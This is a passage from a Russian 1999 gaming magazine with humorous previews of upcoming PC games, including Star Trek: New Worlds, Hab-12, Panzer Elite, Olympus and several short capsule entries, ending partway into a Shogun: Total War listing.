Но некоторые сооружения баз, как выясняется, можно и под землей строить. Чтобы, значит, противник на раз до них не добрался. А еще под землей можно копать тоннели. Вот подводите вы такой тоннель к тылам вражеской базы, да и выпускаете оттуда стрелятельную ораву мелких танков с парой роботов, какие покрепче, во главе. Если такую операцию в мультиплейере проделать, так вашего другана, наверное, сердечный удар в одно место хватит.

И в третью очередь — астероиды, вращающиеся по орбите планеты. Означенные астероиды представляют для вас глобальную стратегическую важность, потому как служат источниками наиболее дешевой энергии. Там, среди астероидов, битвы ведутся летающими эскадрильями космолетиков, а еще... А еще, как говорят братки из **Zono**, можно будет строить начиненные оружием платформы, которые тоже будут летать и поливать при этом округу из десятков стволов. Короче, да и только — кошмарище совершеннейший и всестороннейший.

И про Болдвина

Ну, чего я вам еще не рассказал? Ща будем разбираться... А, вот еще. Не помешает мне вспомнить добрым словом про искусственный интеллект aka AI. Работает над ним, оказывается, не какой-нибудь Ваня Ванюткин из поселка Умноголовых, а, понимаешь ли, уважаемый человек, некторьезный Марк Болдвин. Славен он тем, что программировал AI для **Perfect General** и серии **Empire**. Вам это ничего не говорит, мне тоже немного (увы!), но определенную известность в определенных кругах он имеет. Лично меня заинтересовало то, что для каждого типа комботов разрабатывается своя схема поведения AI — иначе говоря, действовать комботы должны будут не абы как, а исходя из преимуществ понавешанного на них добра. Хорошо, если это и вправду удастся реализовать.

И... и, пожалуй, все. В смысле — все необходимое сказано, а кое-какие второстепенные детали я позволю себе удержать при себе да прилюдно не высказывать.

Не буду я и, как обещал, плодить вам тут выводы на тему того, насколько удачной может оказаться **Metal Fatigue** (и так уж наболтал предостаточно, хватит). Решайте сами. Желаю удачных прозрений, прозренных пророчеств и прочей предсказательной как бы мистики.

Арсений Иванов



Star Trek: New Worlds

с точки зрения сексопатолога

Скоро

Категория	RTS
Разработчик	Interplay
Издатель	Interplay
Координаты	www.interplay.com
Ожидается	Апрель '99

Помните замечательные приключения храброго капитана Кирка? Как так не помните!? А мистера Спока... нет, не того, который доктор про детей — ну, С-П-О-К-А С В-У-Л-К-А-Н-А? Нет!? Может, хоть ромулянца Маккоя — вспыльчивого, но доброго и рассудительного? Что значит, кто такие ромулянцы? Бл... т.е. благоверные вы мои, да где же вы были-то? Стартреку уже 32 года стукнуло, а вы тут, понимаете ли...

Крестики для ноликов


Есть такая ненародная примета: если кто-то покупает лицензию на игрушку по книге, фильму или (да предохранит нас аллах от подобной дурости) по телевизионному сериалу, то на затее можно смело рисовать жирный крестик, ибо играбельность, скорее всего, сведется к наикруглейшему нолику. Еще есть и такое наблюдение: разработчики на круглых цифрах не учатся и продолжают стряпать киношно-лицензированные игры с усилиями, достойными лучшего применения. Оно и понятно, ведь такие игры покупаются не за геймплей, а за название. Типичный пример — безнадежный роман **Интерплюй** с телесериалом **Star Trek**. Уж как они его только, прошу прощения, не любили во все места и выпуклости. И квестили они его, и аркадили, и симулировали с элементами адвенчур — все напрасно. Никому, кроме самых упертых любителей сериала, все эти сексуально-озабоченные труды радости не принесли. Но упертых мало, и водятся они только в Штатах. Но нету у нас ежевечерней трансляции Стартрека, нету. Вот и пребывают наши геймеры в девственном неведении, чем же крут капитан Кирк и почему Клингоны (а хто это?) такие плохие. Ладно, шут с ними. Что такое **Total Annihilation**, все слышали? (Аудитория: ДААААА!!!) Вот и помаршировали.


Стратегический подход


Отыскался-таки жанр, который еще не ставили в позу стартрека. Традиционная трехмерная стратегия в реальном времени. Даже не межзвездно-космическая, а вполне себе наповерхностная. Интерплюй пошел ва-банк: любимый жанр, спросом пользуется, все такое, да и волна реалтаймов в последнее время схлынула — одни монстры на берегу понаоставались. Только при чем тут **Стар Трах**, сиречь **Star Trek**? Да так чисто, за компанию он тут. Берем любую RTS, присобачиваем к ней названия из сериала, и вот уж готов сюжет на кассовую тему. Просьба любить и жаловать, **Star Trek: New Worlds**. Ромулянцы (почему бы и нет?) делали какие-то эксперименты и случайно телепортировали в Нейтральную Зону Галактики 25 новеньких и ничейных миров. Откуда взялись лишние планеты и звезды, всем было совершенно нассс...плевать, зато желающих заполучить новые территории отыскалось аж целых трое: Федерация, Клингоны и сами Ромулянцы (вспыльчивые, но очень довольные).
В общем, те же старые друзья, только в профиль: выбрав сторону, начинаем строить базы, добывать ресурсы, исследовать чего-нибудь, производить юниты и воевать, воевать, воевать. Кто первый на ноги встал, того и тапки — надевай и шлепай в следующую миссию.
Разумеется, по традиции на экранах время от времени будут появляться персонажи сериала, фотографически точно выполненные и озвученные теми же самыми профессиональными актерами. Но это больше для косметики. А что не для косметики, так то см. абзацем выше.

Детали и детальки

Буквально пару скучных слов о том, как это должно выглядеть. Картинки мелковаты, но разглядеть полностью трехмерную карту с хорошо выраженным рельефом и текстурами можно. Налицо освещение, тени, туман и прочие спецэффекты. Мораль проста: хотите воевать красиво — готовьте акселератор.
А вот юниты меня не впечатлили. **Интерплюй** клянется всем стартраховцам, что эти полигонные коробочки и загогулины взяты прямо из сериала, но на мой вкус от переименования стандартного реалтаймовского танка в Танк Федерации или среднестатистических лазерных пушек в Клингонские Энергетические Излучатели интереса игре не прибавится. Даром что конструировать их можно будет по ходу дела. В разного рода клонах **C&C** такого безобразия было хоть пятидюймовым дисководом жри: обыграться. Та же история с колониями (то есть с базами) и зданиями — Гидропонные Оранжереи и Фотонные Пушки еще никого от скуки не спасали.
Может, конечно, в рукаве у разработчиков припасена какая-нибудь крутая секретная фича. Если есть среди них Дэвиды Копперфильды, стратегия может и получиться интересной, только все равно вместо Стартрека она с таким же успехом могла бы быть посвящена японо-алиенскому конфликту или восстанию имперских ежиков в далекой галактике.







Артемий Олли

Категория	Action/Adventure
Разработчик	Ratloop Inc.
Издатель	не объявлен
Координаты	http://ratloop.ml.org/
Ожидается	Весна/Лето '99

Hab-12

Пройти через двенадцать кругов ада

Давайте мысленно вернемся на год назад, в то время, когда в продажу поступила **Malice** — полная переделка **Quake**. Вспомнили? Играли-то в нее многие! Отлично. Теперь задача посложнее, по плечу только игрокам со стажем. Воскресите в памяти **Another World**. Помните историю про молодо-ученого, попавшего в параллельное измерение? Про невероятные приключения, встречи с жуткими существами, с их скользкими щупальцами и острыми клыками, и все это на фоне каверзных головоломок? А теперь попробуйте мысленно соединить обе игры в нечто единое... Теоретически, только что мы проделали ту же мыслительную работу, что и компания **Ratloop Inc.** при разработке своего нового игрового проекта. Создатели **Malice**, именовавшиеся тогда **Quantum Axcess** и ныне влившиеся в состав **Ratloop**, сейчас решили пересмотреть ценности **Another World** посредством создания **Hab-12**. Вероятно, игры нового поколения.

Судьба чернорабочего

Гигантский исследовательский корабль Sentient величаво бороздит бесконечное пространство Вселенной. Первоочередная его задача — сбор данных о возможных инопланетных формах жизни. В случае обнаружения таковых экипажу предписывается любым способом заполучить на борт нескольких представителей инопланетян. Странное предписание: можно подумать, что земные теоретики не предусмотрели вероятности встречи с некислорододышащими или обитающими исключительно в агрессивных средах особей.

Через некоторое время после вылета на борт стали поступать самые разнообразные животные, и экипажу корабля приходилось выкручиваться собственными силами. Было решено жертвовать драгоценной жилой площадью корабля под создание зон искусственной окружающей среды. Вскоре таких искусственных миров набралось двенадцать штук, и все они занимали чуть ли не девяносто процентов свободного места на корабле. Экипаж роптал. Дело шло к бунту. Но еще раньше случилось нечто непредвиденное и гораздо более страшное, чем обычный бунт...

Кто бы мог подумать, что судьба обыкновенного чернорабочего MRY35846, гнущего спину в этом проклятом зоопарке межпланетном зоопарке, окажется столь коварна? Ведь когда он нанимался на работу, никто не предупреждал его о таком повороте дел! Эх, да что теперь поделаешь... Весь экипаж мертв, и он — единственный уцелевший, да и то благодаря счастливой случайности.

Однако от этого не легче. Положение безвыходное: MRY35846 заперт внутри неуправляемого дрейфующего корабля. Единственный путь к пакгаузу со спасательными шлюпками лежит прямиком через все двенадцать камер с инопланетными тварями. Что ж, если ничего не предпринимать, то грозит голодная смерть. Остается пройти через все двенадцать кругов ада — лишь в этом случае есть шанс на спасение.

Итак, MRY35846, или попросту Мирей, отправляется в путь. Впереди его ожидает двенадцать искусственных миров — двенадцать уровней, каждый из которых представляет совершенно отличную от других биосферу со своей флорой и фауной. Предстоит встретиться с самыми необычными и ужасающими хищниками — животными и рептилиями, которых надо будет либо победить в схватке, либо перехитрить.

В последнем, двенадцатом инкубаторе Мирей лицом к лицу столкнется с самой странной и зловещей жизненной формой — SPEC level-3. Именно она, по всей видимости, и является причиной произошедшего на корабле несчастья. Для успешного и окончательного спасения собственной жизни придется как-то обезвредить этого самого SPEC и навсегда изолировать его в собственной камере.

Сложился стереотип, что персонажу доступны только те, зачастую довольно скудные гимнастические трюки или выпады, которые предусмотрели разработчики. Die By The Sword первым радикально изменил положение дел. А в Hab-12 обещано разрешить все движения или комбинации, на которые вообще способен человек в той или иной ситуации. Подбором соответствующих телодвижений можно забраться в такое место на уровне, которое даже не кажется доступным, или ошарашить противника совершенно неожиданным финтом. Возможно, ушами.

Насыщенно и интенсивно

По словам Лукаса Поупа (Lucas Pope), лидера проекта, **Hab-12** будет кардинально отличаться ото всех существующих на данный момент игр жанра action/adventure.

До сих пор игрок был буквально обречен дотошно обследовать окружающую местность в поисках решения очередной головоломки. Вспомните тот же **Tomb Raider** с его кошмарными ключами! Авторы **Hab-12** стараются сделать интенсивным и насыщенным именно игровой процесс, а поиск решений для головоломок для них вторичен. Найти что-то интересное или решить очередную паззлу можно будет всегда и в любой момент, так что патологических «застре-

ваний-затыков» в **Hab-12** не предвидится. Со своей стороны, головоломки также обещают быть далеко не самыми примитивными. В каждой из двенадцати искусственных сфер обитания окажется достаточно загадок даже для удивительных представителей рода человеческого, без посторонней помощи осиливших весь **Myst**.

Переходим к AI. Без сомнения, это самый важный аспект в играх жанра action. Сколько раз компьютерные противники с якобы мощнейшим AI поражали нас имбицильной тупостью и абсолютной предсказуемостью! А сколько раз разработчики пугали нас умопомрачительной логикой своих созданий? Так вот. Приготовьтесь... В **Hab-12** искусственного интеллекта не будет вовсе. Вся «мозговая» ставка делается на крайне «темную лошадку», а именно — на заранее заданное поведение персонажей. Монстр не будет рассуждать, его поведением руководит заранее созданная автором уровня программа, своя для каждого конкретного поединка. Объясняется это тем, что **Ratloop** не захотели делать из боя с одним-единственным врагом сложнейшего испытания. Reaper Bot за каждым углом — это неинтересно. Игра должна приносить удовольствие, а не нагружать человека дополнительными проблемами. Неправда ли, убедительный довод? Единственное, чем он опровергается, так это тем, что со второго или третьего раза вы наизусть знаете последовательность событий и действий врагов. Вспомните первый уровень **Unreal**: сколько раз вы замирали в нем восхищении, когда вознившийся со своей жертвой Skaarj не торопясь убегал от вас и растворялся в тумане коридора?.. Думаю, не более одного. Да, впервые это производит действительно ошеломляющее впечатление, но уже при второй попытке переиграть игру заново этот финт вызывает утомление и желание ускорить последовательность событий.



Но и от этого обвинения **Ratloop** удалось отбрыкнуться. По их словам, в игру интегрируются не заданные типы поведения, а сложнейшие текстуры настроения инопланетного существа. И, согласуясь с этим самым настроением, царящим на данный момент, существо будет само определять свои действия — нападать с кровожадным ревом или мирно собирать ромашки в поле. Звучит внушительно и непонятно. Какое может быть настроение у полой трехмерной модели? Недоуменное пожатие плечами. Однако посмотреть на результат будет любопытно.



Дабы подвести к завершению тему технологий, осталось сообщить, для своей игры **Ratloop** лицензировали движок **Twilight 3DGE**. Движок этот молод, игр на нем мы еще не видели, однако он стремительно обретает популярность в кругах разработчиков.





Больше – не меньше

Видите, как оно получается. Практически все разработчики, будто сговорившись, решили нас осчастливить. Новые игры, все как одна, сметают прежние стереотипы. Обещается такое, во что верится с трудом, даже когда видишь результат собственными глазами. Но это только хорошо — чем больше будет действительно новых, оригинальных и красивых игр, тем лучше. Согласны?



Александр Вернадский

Скоро

Категория	Танковый симулятор
Разработчик	Wing Simulations
Издатель	Psygnosis
Координаты	www.wingssimulations.com
Ожидается	Весна '99

Panzer

Танковый симулятор нового поколения?

Pourquoi?

Танковых симуляторов на свете мало. Как-то так вышло, что с момента появления первых симуляторов все производители компьютерных игр обратили взоры к небесам и принялись клепать леталки. Почти вся реальная наземная техника была надолго и незаслуженно забыта. Хотя, по-хорошему, оно и объяснимо: уже на XT-процессоре можно было построить вполне приличную модель полета (помните LHX?). Ну, а толковую модель движения танка по пересеченной местности (по коей, в основном, они и ходят) хоть со сколь-то приличной графикой и добротной игровой динамикой сложно создать даже сейчас. Причиной тому — принципиальная разница в построении игровых движков.
Например, чтобы создать моторчик для авиасимулятора, достаточно описать модель движения самолета (-ов) в воздухе (на самом деле, аэродинамика — это не так сложно) и его реакцию на столкновение с чем-нибудь (обычно у самолета на столкновение с чем-нибудь одна реакция — взрыв и воронка), плюс модель действия вооружения. Затем — AI, погода, поведение наземных юнитов. И... все. Остальное — графическое исполнение и разные мелочи.



С движком танкового симулятора дело обстоит, как ни странно, куда сложнее. Сначала движение объектов. Самолет может двигаться в трех плоскостях свободно, а танк ограничен рельефом: холмами, оврагами и прочей байдой. Значит, надо усложнять модель: описывать, как реагирует гусеничное шасси на особенности рельефа, как танк кренится, как меняется его скорость, где он рискует перевернуться, где он застрять может (и такое бывает!). Уже обсчет этих «мелочей» порядочно загрузит процессор (не забудьте прибавить AI, погоду, модель действия вооружения и прочее). Теперь подумайте о разнице в графическом ядре. Самолет — штука быстрая. Дерево, например, из кокпита особо-то не разглядишь. Другое дело — танк. Средняя скорость такого чуда техники во время WWII составляла около пятнадцати километров в час. Значит, требуется, чтобы окружающая действительность была наполнена максимальным количеством деталей. Текстура с изображением леса здесь не пройдет, а два с половиной конуса стухло-зеленого цвета на одиноко стоящие деревья никак не потянут. Нужно изготовлять сложные, красивые модели. То же самое можно сказать и об остальном окружении: дома в танковом симуляторе не могут быть просто затекстуренными кубиками вне дорог, дороги не могут быть просто прямыми полосками, протянутыми слепенькими руками программеров по террайну (то же касается и рек). И, наконец, сами танки (и иже с ними земноводные транспортные средства): вроде, такой объект проще, а анимировать его сложней — гусеницы ходят на разных скоростях поразному, траки вращаются, башня движется... А у самолета, в лучшем случае, управляющие плоскости да пропеллер (если есть) плюс стойки шасси. Все движется не постоянно, а, так сказать, кратковременно — то есть, опять же, процессор загружается меньше...
Прочтя все это, вы, вероятно, согласитесь со мной — танковый симулятор создать куда сложнее, чем авиасимулятор. А хороший танковый симулятор — еще сложнее. Тем более приятно, когда кто-то пытается это сделать.

> «...у нас уже есть планы на создание продолжения PE — «Последняя Война», действие которого будет происходить в Арденнах и в Германии до марта / апреля 1945. Это продолжение добавит в игру новые танки и дополнительные опции AI, который станет еще умнее...»

Кто?

Кто да кто? Dead Пихто! Тех, кто пытается, зовут Wing Simulations. А работают они на Psygnosis — компанию, как говорится, с именем. Игровой проект называется Panzer Elite. Вы там как, готовы ли принять под командование взвод танков или, по крайней мере, один — свой собственный? Сам знаю, что готовы. Действие игры происходит во время Второй Мировой в нескольких регионах: Африка, Тунис, Сицилия и Франция. Вы можете встать под знамена дяди Сэма или, соответственно, дяди Адольфа — это уж кому что ближе. А разница, на самом деле, существенная. Дело тут не столько в идеологии, сколько в серьезных технических различиях. Грубо говоря, немецкие танки тех времен просто... лучше американских. Янки берут числом: в их взводе танков пять супротив четырех в немецком.



Кроме пресловутых танков, как вы уже догадались, в игре туева хуча другой военной техники: разнообразных грузовичков, джипов, артиллерийских установок. Вся она умеет стрелять, причем, преимущественно по противнику. Но самый большой сюрприз, который нам готовят разработчики Panzer Elite, — это...


Больше угара!

...это пехота. Серьезные позитивные мужики в шинелях, бегающие по полю битвы с автоматами, минометами, гранатометами, просто противотанковыми ружьями и еще Бог знает с чем. Каждый ругается о чем-то своем и исключительно по-своему.

Elite



«...алгоритм обсчета коллизии учитывает угол и глубину проникновения боеголовки в броню. После столкновения мы продолжаем следовать за снарядом внутрь танка. У нас есть многоуровневая модель интерьера, где отображены все внутренние системы танка. Когда снаряд попадает во что-то важное, его кинетическая энергия уменьшается, и компонент считается поврежденным. Естественно, кинетическая энергия падает и все то время, пока боеголовка движется в броне. Эта система работает, пока кинетическая энергия снаряда не достигла нуля...»



Пехота в **Panzer Elite** — не красивое дополнение, это ваш лишний шанс на победу в очередном сражении. Согласится ли ваш механик-водитель во время боя вылезти из танка на пару минут, чтобы бросить пяток дымшашек перед носом у противника? Да ни фига, ему и в танке неплохо живется. А вот пехота это сделает, причем, по вашей просьбе. Она же (и только она) обшарит дома в деревеньке, в которую вы ворветесь буквально через несколько минут, она же вырубит вражеский дзот, если вам не до этого. Пехотинцы в **Panzer Elite** умны на редкость: они не предпримут ничего глобального без вашего приказа, но и не будут сидеть без дела, пока вы ничего не приказали. Прямо-таки женский идеал.

Смотреть!

Посмотреть уж точно будет на что — я имею в виду графику. Абсолютно ПОТРЯСАЮЩЕ, по крайней мере, ни один вышедший уже танковый симулятор и рядом не лежал. ОЧЕНЬ классные модели техники. На «отлично» проработаны пехотинцы: грамотно движутся, размахивают оружием, даже умеют ползать. А каждое поле битвы — участок три на десять либо пять на пять километров — просто достойно восхищения. Разработчики создали более трехсот видов статических объектов: огромное количество деревьев, домов, заборчиков и еще черт-те знает чего. Все красивое, все натуральное. Но самое главное — для каждого объекта проработана своя модель нанесения повреждений. Дом можно протаранить (только не забудьте повернуть башню стволом назад!), дерево — сломать. Причем сломанное дерево так и останется валяться рядом с пеньком, а после обвала стен дома вы увидите остатки обстановки комнат и, возможно, трупы — если дома находился кто-нибудь из жильцов.

Развесистое ухо

Счас буду врать вам про звук. Почему врать? Потому что я его еще не слышал. На самом деле, разработчики сурьезно подошли к этой проблеме и записали саунд каждого танка с оригинала — начиная со звука работающего двигателя и заканчивая скрежетом поворачивающейся башни (не говоря уж о взрывах снарядов). А ведь игра еще и поддерживает аудиосюрраунд в некоторых его проявлениях... Короче, звук-то вам понравится. А вот о музыке ничего сказать пока не могу. Даже не знаю, в каком стиле она будет, но искренне надеюсь, что дело не ограничится банальными военными маршами.

Эпилог


Вот такая вот получается игра у **Wing Simulations**. Красивая и умная, и даже чуть-чуть добрая. Напоследок в описаниях принято оставлять разные ляпы, так что, не изменяя традиции, сообщаю вам один: в игре не будет интернет-мультиплейер режима. Обычный мультиплейер — модем, локалка — будет, а вот про инет-режим в Wings сказали: сперва раскрутим игру, тогда уж посмотрим... Причем уже сейчас ясно: они собираются продать желанный интернет-апгрейд как отдельный продукт и выручить ишо немного денег. Хотя, если **Psygnosis** выложит этот апгрейд на свой сайт просто так, их бин бесплатно, то все мы, конечно, будем рады.



Холо


P.S. На вставках приведены фрагменты из интервью Нейла Моунаймна (Wing Sim.) онлайновому журналу Combat Simulations.

«...нашим основным источником информации был Танковый Музей в Мюнстере. Это учреждение обладает огромным количеством танков времен Второй Мировой, многие из которых до сих пор находятся в рабочем состоянии. Кроме того, мы использовали оригинальные немецкие и американские чертежи военных заводов-производителей. Также проводились интервью с ветеранами войны, которые обеспечивали информационную поддержку проекта. Их рассказы оказались наилучшими и точнейшими источниками информации...»



Коротко...

BioTech: Liberator



Категория Аркада + Логика
Разработчик Beam Software
Издатель Melbourne House
Ожидается Апрель '99

Австралийцы из **Beam Software**, стяжавшие известность на **KKnD**, сейчас делают много чего разного, и в том числе — отрываются на легкой аркаде. Разъезжать мы с вами будем на футуристическом биотанке (простите, на ком?..), способном принимать различные формы (видимо, как жидкий киборг из «Терминатора 2»). Прихватив соответствующий трансформ-модуль, игрок сможет преобразить свое средство передвижения до неузнаваемости. Разумеется, каждое такое воплощение вашего биотехнологического агрегата будет обладать уникальным набором оружия и неповторимыми возможностями. То есть, скажем, оно сможет превратиться в нечто, скачущее аки твоя лягушка, и таким образом перепрыгнуть глубоководный ручей. А потом, бац, в вертолет, или в вездеход, или в помесь того и другого. Врагов, как и положено в аркаде, неисчислимое множество. Если точнее, против вашего танка выступит население целой планеты. Окружающая среда предполагается трехмерной и всячески интерактивной. Наконец, помимо бесконечных красочных взрывов, в **BioTech** мы встретим умеренное количество паззлов а ля **Lemmings**. Наверное, чтобы окончательно не разжижать серое вещество головного мозга...

Дед Сидор

Blood 2: Revelations

Категория 3D action
Разработчик Tequila Software
Издатель Monolith
Ожидается весна-лето '99

Не загустели еще на стенках чужие мозги, не свернулась в дымящихся лужах кровища, а славное дело компании **Monolith** уже тяжелой поступью шагает вперед по смердящим трупам врагов. Черный штандарт некрофилии перешел в руки молодой конторы под названием **Tequila Software**, приступившей к работе над адд-оном для **Blood 2** под названием **Revelations**. Над Калебом снова сгущаются тучи: теперь ему досаждает очередная шайка мракобесов под названием Crest. На неправедный бой высылаются следующие товарищи (привожу клички): Каин, креститель из Crest, последователь Crest, проповедник Crest и миссионер. Но **Tequila** не дремлет! Для бескомпромиссной борьбы Калеб будет, как обычно, вооружен до зубов. Добавки к проверенному в боях арсеналу включают в себя метательный нож, транквилизатор, огнемет, гарпун и пистолетик калибра 65. Не дремлют и Силы Зла, награждающие нашего упыря четырьмя новейшими заклинаниями: удушение, поджигание, искалечивание и, самое смертопагубное, — заклинание установления окончательной справедливости. Остается лишь выразить надежду, что тезис «Текила — почувствуйте себя кактусом!» — не про контору **Tequila Software**.

Старший опер Goblin



Defcon





Категория Геополитический симулятор
Разработчик Anonymes Informatique
Издатель Нет и не будет, это «шаровары»
Ожидается Но когда — пока неизвестно

Возьмите на себя руководство одной из имеющихся на нашем шарике стран (на выбор более 140 вариантов) и постарайтесь устроить в ней райскую жизнь. Как — дело ваше. Можете тихо и мирно стабилизировать разваливающуюся экономику какой-нибудь России или же превращать Таити в военную империю. К вашим услугам дипломатия, финансовые игры, шпионаж, технологические исследования, управление ресурсами, военная мощь и прочие редкие возможности, вроде террактов в собственной стране или дистанционного управления в черепушке президента какой-нибудь другой. Потребуется нехилое воображение, так как графика практически никакая — все силы ушли на математическое моделирование планетарного масштаба. Зато каждая из стран управляется собственным независимым супер-пупер AI «с учетом более 300 параметров, взятых из настоящих справочников». Игра будет шароварной, потому как занимает всего 5 зазипенных мегабайтов, и издавать ее на CD — одни себе убытки. Редкий подарок всем, кто любит цифры, политические атласы и точно просчитанные ходы. А также на дух не переносит красивую графику.


Артемий Олли

Jeff Gordon XS Racing

Категория Автоаркада
Разработчик ASC Games
Издатель ASC Games
Ожидается Март '99


Что нужно настоящему гоночному симулятору? Всего-то ничего: мощная графика, динамичное управление и... ощущение скорости. Причем последнего чаще всего и не хватает. Так вот, хочу вас уверить, что в **Jeff Gordon XS Racing** от **ASC Games** будут наличествовать все три необходимых компонента. **JGR** — футуристические гонки на грозно размалеванной и громко рычащей тачке. Причем отлита она из жидкого металла — это для того, чтоб ежели в стену въехал, то, откатившись назад, немедленно приобрел исходную форму и погнал дальше. Решаются сразу две проблемы: ремонт и относительный реализм (интересно, кстати, а водитель тоже из жидкого металла?..). Ишо тачка умеет пролетать небольшие расстояния, расправляя крылышки — их есть у нее. Среди очевидных недостатков: одним из спонсоров **JGR** является компания **Pepsi**, за что ей большое спасибо — треки наверняка будут пестреть рекламой одноименного напитка (а я вот «Тархун» предпочитаю — так что мне теперь, вешаться?). Так или иначе, игрушка обещает быть вполне ничего — как говорится, любишь кататься — люби. И катайся.

Холод





Olympus: War Of The Gods






Категория RTS
Разработчик Dexterity Software
Издатель Sound Source Interactive
Ожидается Нынешнее лето

Olympus — прикольная RTS по мотивам греческой мифологии. Играя за греческого бога, вы можете не только отдавать приказы юнитам и командовать войсками на поле боя, но и напрямую вмешиваться в дела земные: шарахнуть по противнику молнией, наложить благословение плодовитости на свой лагерь или проклятие на вражеский (считайте, что в духе **Populous**). 24 божественные способности и тягловые силы 19 разнородных юнитов (среди них встречаются и уникальные герои вроде Геркулеса) можно направить на производство/добычу ресурсов, защиту или нападение. Игра делается с юмором — например, мана получается, когда войска поедают выращенный или захваченный урожай. Разработчики хотели, чтобы AI в первую голову имитировал игру человека со всеми эмоциями, ошибками и возможностью обучаться: человечность AI особенно заметна в режиме мультиплейера, где компьютерные игроки могут затевать треп с вами или друг с другом (если это кому-то надо, конечно)... Эй, ау! Не пришли ли вы там к выводу, что **Olympus** имеет под собой право на успех? Переубедитесь. Не с такой детсадовской графикой и не тогда, когда **Populous 3** живет и процветает.

Артемий Олли

Plastic Angel

Категория 3D RPG/Action
Разработчик Alien Phobia
Издатель ищут
Ожидается февраль '99 (beta)





Если не могут построить движок для игры сами, обычно лицензируют его у матерых творцов. В нашем случае имеет место вторичное лицензирование: компания **Alien Phobia** для своего **Plastic Angel** лицензировала движок от **SiN**. В игре получает дальнейшее развитие свежая струя: 3D first person RPG. На многострадальную Землю-матушку снова напали коварные инопланетяне, и ловко направляемый нами герой, проявляя чудеса храбрости и героизма (в рамках морали, конечно), мечется на мотоциклах, машинах и даже летающих тарелках аж по 40 местам Солнечной системы, приводя негодяйствующих инопланетян в чувство. В многопользовательском варианте один из игроков может выступить как Game Master, вселяясь в любого неигрового персонажа и меняя ход событий, фактически исполняя роль бога. Не забыт и дэсматч. Наконец-то сможем посмотреть, что это такое в условиях тридэшного RPG.

Старший опер Goblin



Shogun: Total War





Категория Стратегия
Разработчик Creative Assembly
Издатель EA
Ожидается осень '99

